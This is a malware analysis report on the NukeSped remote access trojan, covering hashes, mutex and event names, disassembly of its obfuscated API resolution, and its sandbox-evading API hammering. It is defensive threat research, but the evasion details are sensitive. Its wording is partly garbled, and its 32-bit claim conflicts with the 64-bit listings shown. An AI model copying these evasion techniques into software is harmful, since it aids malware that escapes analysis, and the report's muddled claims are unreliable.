NUKESPED

Technical Analysis

TABLE OF CONTENTS

INTRODUCTION

NukeSped malware, a Remote Access Trojan (RAT) belonging to the Lazarus Apt group, reveals that it shares multiple features because these malware samples were compiled for 32-bit systems. They also contain encrypted strings to prevent analysis. Malware dynamically decodes functions. There is also the fact that the import table is short and imports few common DLL's and functions.

They connected and strengthened this connection with the use of code to Lazarus, the most well-known of these groups, written by many North-Korean hacker groups. The main function of the malware is to allow attackers to remotely manage the infected host. While making analysis difficult within the system, it encrypts each API name and prevents its analysis in Sandboxes while filling its memory with API hammering method.

FileName	n5JNGFT14Q.exe
MD5	fdc66cdabd46bc3b26aba4e59943726b
SHA1	c341002cc5f9214cc8fd71e633efef673267d1fd
SHA256	5c2f339362d0cd8e5a8e3105c9c56971087bea2701ea3b7324771b0ea2c26c6c
First Seen	06.20.2021 10:36:59 UTC

Loaded DLL's

Malware first loads the following DLL's into the system. After performing the necessary installation, it checks all the API's and writes the necessary API's to its own memory by encrypting them.

user32.dll	kernel32.dll	ntdll.dll
winnsi.dll	iphlpapi.dll	kernelbase.dll
lpk.dll	gdi32.dll	rpcrt4.dll
msctf.dll	ws2_32.dll	usp10.dll
imm32.dll	nsi.dll	mscvrt.dll

API Obfuscation

The malware takes handle in the module specified by the GetModuleHandleW API and calls the API from it and controls the API's. Then it writes API names to memory with the help of GetProcAddress

```
000000013F11ACFC  40:53                  push rbx
000000013F11ACFE  48:83EC 20             sub rsp,20
000000013F11AD02  48:8D0D FFD20000       lea rcx,qword ptr ds:[13F128008]          000000013F128008:L"kernel32.dll"
000000013F11AD09  FF15 99C40000          call qword ptr ds:[<&GetModuleHandleW>]
000000013F11AD0F  48:8D15 12D30000       lea rdx,qword ptr ds:[13F128028]          000000013F128028:"FlsAlloc"
000000013F11AD16  48:8BC8                mov rcx,rax
000000013F11AD19  48:8BD8                mov rbx,rax
000000013F11AD1C  FF15 5EC30000          call qword ptr ds:[<&GetProcAddress>]
000000013F11AD22  48:8D15 0FD30000       lea rdx,qword ptr ds:[13F128038]          000000013F128038:"FlsFree"
000000013F11AD29  48:8BCB                mov rcx,rbx
000000013F11AD2C  48:3305 CD720100       xor rax,qword ptr ds:[13F132000]
000000013F11AD33  48:8905 26A80100       mov qword ptr ds:[13F135560],rax
000000013F11AD3A  FF15 40C30000          call qword ptr ds:[<&GetProcAddress>]
000000013F11AD40  48:8D15 F9D20000       lea rdx,qword ptr ds:[13F128040]          000000013F128040:"FlsGetValue"
000000013F11AD47  48:3305 B2720100       xor rax,qword ptr ds:[13F132000]
000000013F11AD4E  48:8BCB                mov rcx,rbx
000000013F11AD51  48:8905 10A80100       mov qword ptr ds:[13F135568],rax
000000013F11AD58  FF15 22C30000          call qword ptr ds:[<&GetProcAddress>]
000000013F11AD5E  48:8D15 EBD20000       lea rdx,qword ptr ds:[13F128050]          000000013F128050:"FlsSetValue"
000000013F11AD65  48:3305 94720100       xor rax,qword ptr ds:[13F132000]
000000013F11AD6C  48:8BCB                mov rcx,rbx
000000013F11AD6F  48:8905 FAA70100       mov qword ptr ds:[13F135570],rax
000000013F11AD76  FF15 04C30000          call qword ptr ds:[<&GetProcAddress>]
000000013F11AD7C  48:8D15 DDD20000       lea rdx,qword ptr ds:[13F128060]          000000013F128060:"InitializeCriticalSectionEx"
000000013F11AD83  48:3305 76720100       xor rax,qword ptr ds:[13F132000]
000000013F11AD8A  48:8BCB                mov rcx,rbx
000000013F11AD8D  48:8905 E4A70100       mov qword ptr ds:[13F135578],rax
000000013F11AD94  FF15 E6C20000          call qword ptr ds:[<&GetProcAddress>]
000000013F11AD9A  48:8D15 DFD20000       lea rdx,qword ptr ds:[13F128080]          000000013F128080:"CreateEventExW"
000000013F11ADA1  48:3305 58720100       xor rax,qword ptr ds:[13F132000]
000000013F11ADA8  48:8BCB                mov rcx,rbx
000000013F11ADAB  48:8905 CEA70100       mov qword ptr ds:[13F135580],rax
000000013F11ADB2  FF15 C8C20000          call qword ptr ds:[<&GetProcAddress>]
000000013F11ADB8  48:8D15 D1D20000       lea rdx,qword ptr ds:[13F128090]          000000013F128090:"CreateSemaphoreExW"
000000013F11ADBF  48:3305 3A720100       xor rax,qword ptr ds:[13F132000]
000000013F11ADC6  48:8BCB                mov rcx,rbx
000000013F11ADC9  48:8905 B8A70100       mov qword ptr ds:[13F135588],rax
000000013F11ADD0  FF15 AAC20000          call qword ptr ds:[<&GetProcAddress>]
000000013F11ADD6  48:8D15 CBD20000       lea rdx,qword ptr ds:[13F1280A8]          000000013F1280A8:"SetThreadStackGuarantee"
000000013F11ADDD  48:3305 1C720100       xor rax,qword ptr ds:[13F132000]
000000013F11ADE4  48:8BCB                mov rcx,rbx
000000013F11ADE7  48:8905 A2A70100       mov qword ptr ds:[13F135590],rax
000000013F11ADEE  FF15 8CC20000          call qword ptr ds:[<&GetProcAddress>]
000000013F11ADF4  48:8D15 C5D20000       lea rdx,qword ptr ds:[13F1280C0]          000000013F1280C0:"CreateThreadpoolTimer"
```

API Obfuscation

```
000000013F5F41A0   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F41A3   48:8BC8            mov rcx,rax
000000013F5F41A6   48:8BD8            mov rbx,rax
000000013F5F41A9   E8 E2F5FFFF        call apt.13F5F3790
000000013F5F41AE   48:8BCB            mov rcx,rbx
000000013F5F41B1   FF15 D12E0100      call qword ptr ds:[<&LoadLibraryA>]
000000013F5F41B7   48:8BCB            mov rcx,rbx
000000013F5F41BA   48:8BF8            mov rdi,rax
000000013F5F41BD   E8 5E110000        call apt.13F5F5320
000000013F5F41C2   44:8D76 01         lea r14d,qword ptr ds:[rsi+1]
000000013F5F41C6   48:85FF            test rdi,rdi
000000013F5F41C9   0F84 4F0A0000      je apt.13F5F4C1E
000000013F5F41CF   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F41D3   8D56 14            lea edx,qword ptr ds:[rsi+14]
000000013F5F41D6   48:8D0D 63AB0100   lea rcx,qword ptr ds:[13F60ED40]      000000013F60ED40:"nFqnmFte9SZQt2r7gk8="
000000013F5F41DD   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F41E0   E8 2BFEFFFF        call apt.13F5F4010
000000013F5F41E5   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F41E8   48:8BC8            mov rcx,rax
000000013F5F41EB   48:8BD8            mov rbx,rax
000000013F5F41EE   E8 9DF5FFFF        call apt.13F5F3790
000000013F5F41F3   48:8BD3            mov rdx,rbx
000000013F5F41F6   48:8BCF            mov rcx,rdi
000000013F5F41F9   FF15 812E0100      call qword ptr ds:[<&GetProcAddress>]
000000013F5F41FF   48:8BCB            mov rcx,rbx
000000013F5F4202   48:8905 27120200   mov qword ptr ds:[<&GetProcAddress>],ra
000000013F5F4209   E8 12110000        call apt.13F5F5320
000000013F5F420E   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F4212   8D56 10            lea edx,qword ptr ds:[rsi+10]
000000013F5F4215   48:8D0D 44AB0100   lea rcx,qword ptr ds:[13F60ED60]      000000013F60ED60:"l1CyrGVY9BVVoWHf"
000000013F5F421C   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F421F   E8 ECFDFFFF        call apt.13F5F4010
000000013F5F4224   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F4227   48:8BC8            mov rcx,rax
000000013F5F422A   48:8BD8            mov rbx,rax
000000013F5F422D   E8 5EF5FFFF        call apt.13F5F3790
000000013F5F4232   48:8BD3            mov rdx,rbx
000000013F5F4235   48:8BCF            mov rcx,rdi
000000013F5F4238   FF15 F2110200      call qword ptr ds:[<&GetProcAddress>]
000000013F5F423E   48:8BCB            mov rcx,rbx
000000013F5F4241   48:8905 B8120200   mov qword ptr ds:[<&LoadLibraryA>],rax  000000013F615500:"PbNw"
000000013F5F4248   E8 D3100000        call apt.13F5F5320
000000013F5F424D   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F4251   8D56 18            lea edx,qword ptr ds:[rsi+18]
000000013F5F4254   48:8D0D 25AB0100   lea rcx,qword ptr ds:[13F60ED80]      000000013F60ED80:"nFqnhUZV4wtRlXHylHJQfQey"
000000013F5F425B   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F425E   E8 ADFDFFFF        call apt.13F5F4010
000000013F5F4263   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F4266   48:8BC8            mov rcx,rax
```

It encrypts all API's and calls matching API's one by one. The malware loads the API's it calls with GetProcAddress into its own memory.

```
000000013F5F4232   48:8BD3            mov rdx,rbx                          rbx:"LoadLibraryA"
000000013F5F4235   48:8BCF            mov rcx,rdi
000000013F5F4238   FF15 F2110200      call qword ptr ds:[<&GetProcAddress>]
000000013F5F423E   48:8BCB            mov rcx,rbx                          rbx:"LoadLibraryA"
000000013F5F4241   48:8905 B8120200   mov qword ptr ds:[<&LoadLibraryA>],rax  000000013F615500:"PbNw"
000000013F5F4248   E8 D3100000        call apt.13F5F5320
000000013F5F424D   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F4251   8D56 18            lea edx,qword ptr ds:[rsi+18]
000000013F5F4254   48:8D0D 25AB0100   lea rcx,qword ptr ds:[13F60ED80]      000000013F60ED80:"nFqnhUZV4wtRlXHylHJQfQey"
000000013F5F425B   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F425E   E8 ADFDFFFF        call apt.13F5F4010
000000013F5F4263   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F4266   48:8BC8            mov rcx,rax
000000013F5F4269   48:8BD8            mov rbx,rax                          rbx:"LoadLibraryA"
000000013F5F426C   E8 1FF5FFFF        call apt.13F5F3790
000000013F5F4271   48:8BD3            mov rdx,rbx                          rbx:"LoadLibraryA"
000000013F5F4274   48:8BCF            mov rcx,rdi
000000013F5F4277   FF15 B3110200      call qword ptr ds:[<&GetProcAddress>]
000000013F5F427D   48:8BCB            mov rcx,rbx                          rbx:"LoadLibraryA"
000000013F5F4280   48:8905 59110200   mov qword ptr ds:[<&GetModuleFileNameA>]
000000013F5F4287   E8 94100000        call apt.13F5F5320
000000013F5F428C   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F4290   8D56 10            lea edx,qword ptr ds:[rsi+10]
000000013F5F4293   48:8D0D 06AB0100   lea rcx,qword ptr ds:[13F60EDA0]      000000013F60EDA0:"n1q/rV1U0A5Ytk8="
000000013F5F429A   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F429D   E8 6EFDFFFF        call apt.13F5F4010
000000013F5F42A2   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F42A5   48:8BC8            mov rcx,rax
000000013F5F42A8   48:8BD8            mov rbx,rax                          rbx:"LoadLibraryA"
000000013F5F42AB   E8 E0F4FFFF        call apt.13F5F3790
000000013F5F42B0   48:8BD3            mov rdx,rbx                          rbx:"LoadLibraryA"
000000013F5F42B3   48:8BCF            mov rcx,rdi
000000013F5F42B6   FF15 74110200      call qword ptr ds:[<&GetProcAddress>]
000000013F5F42BC   48:8BCB            mov rcx,rbx                          rbx:"LoadLibraryA"
000000013F5F42BF   48:8905 B2110200   mov qword ptr ds:[<&DeleteFileW>],rax
000000013F5F42C6   E8 55100000        call apt.13F5F5320
000000013F5F42CB   4C:8D45 30         lea r8,qword ptr ss:[rbp+30]
000000013F5F42CF   8D56 10            lea edx,qword ptr ds:[rsi+10]
000000013F5F42D2   48:8D0D E7AA0100   lea rcx,qword ptr ds:[13F60EDC0]      000000013F60EDC0:"mE22qV1Uwg9Gtnn6"
000000013F5F42D9   8975 30            mov dword ptr ss:[rbp+30],esi
000000013F5F42DC   E8 2FFDFFFF        call apt.13F5F4010
000000013F5F42E1   8B55 30            mov edx,dword ptr ss:[rbp+30]
000000013F5F42E4   48:8BC8            mov rcx,rax
000000013F5F42E7   48:8BD8            mov rbx,rax                          rbx:"LoadLibraryA"
000000013F5F42EA   E8 A1F4FFFF        call apt.13F5F3790
000000013F5F42EF   48:8BD3            mov rdx,rbx                          rbx:"LoadLibraryA"
000000013F5F42F2   48:8BCF            mov rcx,rdi
000000013F5F42F5   FF15 35110200      call qword ptr ds:[<&GetProcAddress>]
000000013F5F42FB   48:8BCB            mov rcx,rbx                          rbx:"LoadLibraryA"
```

API Obfuscation


```
000000013F724C4D   48:8BCB          mov rcx,rbx                                  rcx:"PeekMessageW", rbx:"PeekMessageW"
000000013F724C50   48:8BF8          mov rdi,rax
000000013F724C53   E8 C8060000      call apt.13F725320
000000013F724C58   48:85FF          test rdi,rdi
000000013F724C5B   0F84 E0000000    je apt.13F724D41
000000013F724C61   4C:8D45 30       lea r8,qword ptr ss:[rbp+30]
000000013F724C65   48:8D0D 44A50100 lea rcx,qword ptr ds:[13F73F1B0]             rcx:"PeekMessageW", 000000013F73F1B0:"i1q2o2RU5RRVtH3J"
000000013F724C6C   BA 10000000      mov edx,10
000000013F724C71   8975 30          mov dword ptr ss:[rbp+30],esi
000000013F724C74   E8 97F3FFFF      call apt.13F724010
000000013F724C79   8B55 30          mov edx,dword ptr ss:[rbp+30]
000000013F724C7C   48:8BC8          mov rcx,rax                                  rcx:"PeekMessageW"
000000013F724C7F   48:8BD8          mov rbx,rax                                  rbx:"PeekMessageW"
000000013F724C82   E8 09EBFFFF      call apt.13F723790
000000013F724C87   48:8BD3          mov rdx,rbx                                  rbx:"PeekMessageW"
000000013F724C8A   48:8BCF          mov rcx,rdi                                  rcx:"PeekMessageW"
000000013F724C8D   FF15 9D070200    call qword ptr ds:[<&GetProcAddress>]
000000013F724C93   48:8BCB          mov rcx,rbx                                  rcx:"PeekMessageW", rbx:"PeekMessageW"
000000013F724C96   48:8905 B3070200 mov qword ptr ds:[13F745450],rax
000000013F724C9D   E8 7E060000      call apt.13F725320
000000013F724CA2   4C:8D45 30       lea r8,qword ptr ss:[rbp+30]
000000013F724CA6   48:8D0D 23A50100 lea rcx,qword ptr ds:[13F73F1D0]             rcx:"jky2uhoDuANYvw==", 000000013F2DF1D0:"jO2ypIpd9xNRnn3tgl1WdQ=="
000000013F724CAD   BA 18000000      mov edx,18
000000013F724CB2   8975 30          mov dword ptr ss:[rbp+30],esi
000000013F724CB5   E8 56F3FFFF      call apt.13F724010
000000013F724CBA   8B55 30          mov edx,dword ptr ss:[rbp+30]
000000013F724CBD   48:8BC8          mov rcx,rax                                  rcx:"PeekMessageW"
000000013F724CC0   48:8BD8          mov rbx,rax                                  rbx:"PeekMessageW"
000000013F724CC3   E8 C8EAFFFF      call apt.13F723790
000000013F724CC8   48:8BD3          mov rdx,rbx                                  rbx:"PeekMessageW"
000000013F724CCB   48:8BCF          mov rcx,rdi                                  rcx:"PeekMessageW"
000000013F724CCE   FF15 5C070200    call qword ptr ds:[<&GetProcAddress>]
000000013F724CD4   48:8BCB          mov rcx,rbx                                  rcx:"PeekMessageW", rbx:"PeekMessageW"
000000013F724CD7   48:8905 52080200 mov qword ptr ds:[13F745530],rax
000000013F724CDE   E8 3D060000      call apt.13F725320
000000013F724CE3   4C:8D45 30       lea r8,qword ptr ss:[rbp+30]
000000013F724CE7   48:8D0D 02A50100 lea rcx,qword ptr ds:[13F73F1F0]             rcx:"PeekMessageW", 000000013F73F1F0:"n1aguEhF9Q95tmvtkFtURw=="
000000013F724CEE   BA 18000000      mov edx,18
000000013F724CF3   8975 30          mov dword ptr ss:[rbp+30],esi
000000013F724CF6   E8 15F3FFFF      call apt.13F724010
000000013F724CFB   8B55 30          mov edx,dword ptr ss:[rbp+30]
000000013F724CFE   48:8BC8          mov rcx,rax                                  rcx:"PeekMessageW"
000000013F724D01   48:8BD8          mov rbx,rax                                  rbx:"PeekMessageW"
000000013F724D04   E8 87EAFFFF      call apt.13F723790
000000013F724D09   48:8BD3          mov rdx,rbx                                  rbx:"PeekMessageW"
000000013F724D0C   48:8BCF          mov rcx,rdi                                  rcx:"PeekMessageW"
000000013F724D0F   FF15 1B070200    call qword ptr ds:[<&GetProcAddress>]
000000013F724D15   48:8BCB          mov rcx,rbx                                  rcx:"PeekMessageW", rbx:"PeekMessageW"
```

After calling and checking the encrypted API's from memory, it performs analysis and compares it with the list in its memory. If the checked API is correct, it loads the analyzed API's into its own memory with the GetProcAddress API.


```
013F2C4160   48:895C24 10        mov qword ptr ss:[rsp+10],rbx
013F2C4165   48:897424 18        mov qword ptr ss:[rsp+18],rsi
013F2C416A   48:897C24 20        mov qword ptr ss:[rsp+20],rdi
013F2C416F   55                  push rbp
013F2C4170   41:54               push r12
013F2C4172   41:55               push r13
013F2C4174   41:56               push r14
013F2C4176   41:57               push r15
013F2C4178   48:8BEC             mov rbp,rsp
013F2C417B   48:83EC 20          sub rsp,20
013F2C417F   33F6                xor esi,esi
013F2C4181   4C:8D45 30          lea r8,qword ptr ss:[rbp+30]
013F2C4185   48:8D0D 94AB0100    lea rcx,qword ptr ds:[13F2DED20]        000000013F2DED20:"kFqhpkxdpVUat3Ty"
013F2C418C   8D56 10             lea edx,qword ptr ds:[rsi+10]
013F2C418F   44:8BEE             mov r13d,esi
013F2C4192   44:8BFE             mov r15d,esi
013F2C4195   44:8BE6             mov r12d,esi
013F2C4198   8975 30             mov dword ptr ss:[rbp+30],esi
013F2C419B   E8 70FEFFFF         call apt.13F2C4010
013F2C41A0   8B55 30             mov edx,dword ptr ss:[rbp+30]
013F2C41A3   48:8BC8             mov rcx,rax
013F2C41A6   48:8BD8             mov rbx,rax
013F2C41A9   E8 E2F5FFFF         call apt.13F2C3790
013F2C41AE   48:8BCB             mov rcx,rbx
013F2C41B1   FF15 D12E0100       call qword ptr ds:[<&LoadLibraryA>]
013F2C41B7   48:8BCB             mov rcx,rbx
013F2C41BA   48:8BF8             mov rdi,rax
013F2C41BD   E8 5E110000         call apt.13F2C5320
013F2C41C2   44:8D76 01          lea r14d,qword ptr ds:[rsi+1]
013F2C41C6   48:85FF             test rdi,rdi
013F2C41C9   0F84 4F0A0000       je apt.13F2C4C1E
013F2C41CF   4C:8D45 30          lea r8,qword ptr ss:[rbp+30]
013F2C41D3   8D56 14             lea edx,qword ptr ds:[rsi+14]
013F2C41D6   48:8D0D 63AB0100    lea rcx,qword ptr ds:[13F2DED40]        000000013F2DED40:"nFqnmFte9SZQt2r7gk8="
013F2C41DD   8975 30             mov dword ptr ss:[rbp+30],esi
013F2C41E0   E8 2BFEFFFF         call apt.13F2C4010
013F2C41E5   8B55 30             mov edx,dword ptr ss:[rbp+30]
013F2C41E8   48:8BC8             mov rcx,rax
013F2C41EB   48:8BD8             mov rbx,rax
013F2C41EE   E8 9DF5FFFF         call apt.13F2C3790
013F2C41F3   48:8BD3             mov rdx,rbx
013F2C41F6   48:8BCF             mov rcx,rdi
013F2C41F9   FF15 812E0100       call qword ptr ds:[<&GetProcAddress>]
013F2C41FF   48:8BCB             mov rcx,rbx
013F2C4202   48:8905 27120200    mov qword ptr ds:[13F2E5430],rax
013F2C4209   E8 12110000         call apt.13F2C5320
013F2C420E   4C:8D45 30          lea r8,qword ptr ss:[rbp+30]
013F2C4212   8D56 10             lea edx,qword ptr ds:[rsi+10]
```

API Hammering


Along with the API hammering method, the malware loops itself quite a lot , and then fills the space with a lot of unnecessary information, slowing down the system and delaying the call process. Thanks to this method, malicious code analysis is not performed in Sandboxes. If this is overload, the system also gives a DelayExecution error.




The main API's that can be given in this malware using hammering are: GetProcAddress, LoadLibraryA, GetModuleHandleW.
By using these API's malware creates congestion and delay on the system and prevents this malicious code from running in Sandboxes.



Creating Mutex




The malware creates a mutex under the name Microsoft32 and writes this mutex information to memory in an encrypted way.




Getting System Information

The malware takes the model number of the wi-fi adapter of the computer it uses and writes it into its own system.



Input profiles help automatically identify the language and region of the input language entered and the keyboard in which it is entered.



Starting a Thread Under an Event

The malware runs the thread under this command line, which it will control and run under the event Execution Configuration "Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}". In this way , it makes it difficult to analyze.

```
000007FEFABD3545   85C0                 test eax,eax
000007FEFABD3547   0F85 31700000        jne fwpuclnt.7FEFABDA57E
000007FEFABD354D   48:837C24 58 00      cmp qword ptr ss:[rsp+58],0
000007FEFABD3553   0F85 88210000        jne fwpuclnt.7FEFABD56E1
000007FEFABD3559   4C:8D47 10           lea r8,qword ptr ds:[rdi+10]
000007FEFABD355D   48:8D0D 34D00300     lea rcx,qword ptr ds:[7FEFAC10598]
000007FEFABD3564   33D2                 xor edx,edx
000007FEFABD3566   E8 8D000000          call fwpuclnt.7FEFABD3628
000007FEFABD356B   48:8BD8              mov rbx,rax
000007FEFABD356E   48:85C0              test rax,rax
000007FEFABD3571   75 3A                jne fwpuclnt.7FEFABD35AD
000007FEFABD3573   48:8D4F 20           lea rcx,qword ptr ds:[rdi+20]
000007FEFABD3577   E8 74DEFFFF          call fwpuclnt.7FEFABD13F0
000007FEFABD357C   48:8BD8              mov rbx,rax
000007FEFABD357F   48:85C0              test rax,rax
000007FEFABD3582   75 29                jne fwpuclnt.7FEFABD35AD
000007FEFABD3584   40:886F 50           mov byte ptr ds:[rdi+50],bpl
000007FEFABD3588   4C:8B4424 68         mov r8,qword ptr ss:[rsp+68]      [rsp+68]:L"Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}"
000007FEFABD358D   33D2                 xor edx,edx
000007FEFABD358F   B9 00001000          mov ecx,100000
